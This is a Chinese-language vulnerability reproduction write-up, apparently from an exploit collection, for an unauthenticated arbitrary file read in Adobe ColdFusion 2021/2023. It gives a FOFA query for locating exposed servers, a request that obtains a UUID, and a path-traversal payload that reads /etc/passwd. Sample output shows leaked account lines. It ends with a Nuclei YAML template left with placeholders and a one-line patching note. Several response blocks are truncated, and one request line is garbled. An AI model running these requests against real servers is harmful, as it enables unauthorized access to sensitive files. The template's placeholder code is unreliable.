A2-1AdobeColdFusion-任意文件读取

漏洞描述：

由于 Adobe ColdFusion 的访问控制不当，未经身份认证的远程攻击者可以构造恶意请求读取目标服务器上的任意文件，泄露敏感信息。

影响版本：

ColdFusion 2023 <= Update 6 ColdFusion 2021 <= Update 12

网站图片：

网络测绘：


fofa语法：

app="Adobe-ColdFusion" && title=="Error Occurred While Processing Request"

漏洞复现：

获取uuid

```
GET /CFIDE/adminapi/_servermanager/servermanager.cfc?method=getHeartBeat HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
```



```
GET /CFIDE/adminapi/_servermanager/servermanager.cfc?method=getHeartBeat HTTP/1.1
Host [redacted]5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
```


```
HTTP/1.
Content
Date: S
Connect
Content

<wddxPa
value='
var><va
number>
></var>
name='h
name='c
```

payload:

```
GET /pms?module=logging&file_name=../../../../../../../etc/passwd&number_of_lines=100 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/2.0 (compatible; MSIE 3.01; Windows 95
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
uuid: 获取到的值
```

效果图:



```
GET /pms?module=logging&file_name=../../../../../../../etc/passwd&number_of_lines=100 HTTP/1.1
Host: [redacted]2.0 (compatible; MSIE 3.01; Windows 95
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
uuid: 85f60018-a654-4410-a783-f81cbd5000b9
```

```
HTTP/1
Conten
Date: 
Connec
Conten

[_apt:
Time S
Manage
mail:x
nologi
```

Yaml模板

```
id: example-get-uuid-and-use-in-next-request

info:
  name: Example to Extract UUID from First Request and Use in Second
  author: yourname
  severity: info
  description: Extracts UUID from the first request's response and uses it in the second request.
  tags: example

variables:
  useragent: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36"

requests:
  - raw:
      - |
        GET /CFIDE/adminapi/_servermanager/servermanager.cfc?method=getHeartBeat HTTP/1.1
        Host: {{Hostname}}
        User-Agent: {{useragent}}
        Accept-Encoding: gzip, deflate
        Accept: */*
        Connection: close

    extractors:
      - type: regex
        part: body
        regex:
          - 'someRegexPatternForUUID"uuid":"(.*?)"' # 这里的正则表达式需要根据实际的响应格式来调整
        group: 1
        name: extracted_uuid

  - raw:
      - |
        GET /second/request/path/with/{{extracted_uuid}} HTTP/1.1
        Host: {{Hostname}}
        User-Agent: {{useragent}}
        Accept-Encoding: gzip, deflate
        Accept: */*
        Connection: close

    matchers:
      - type: status
```

```
        status:
          - 200
      - type: word
        words:
          - "expectedWordOrPhraseInResponse" # 期望在第二个请求的响应体中找到的单词或短语
        part: body
```

修复建议：

确保你的 ColdFusion 版本是最新的，并应用所有安全补丁。Adobe 经常发布安全补丁来修复已知漏洞。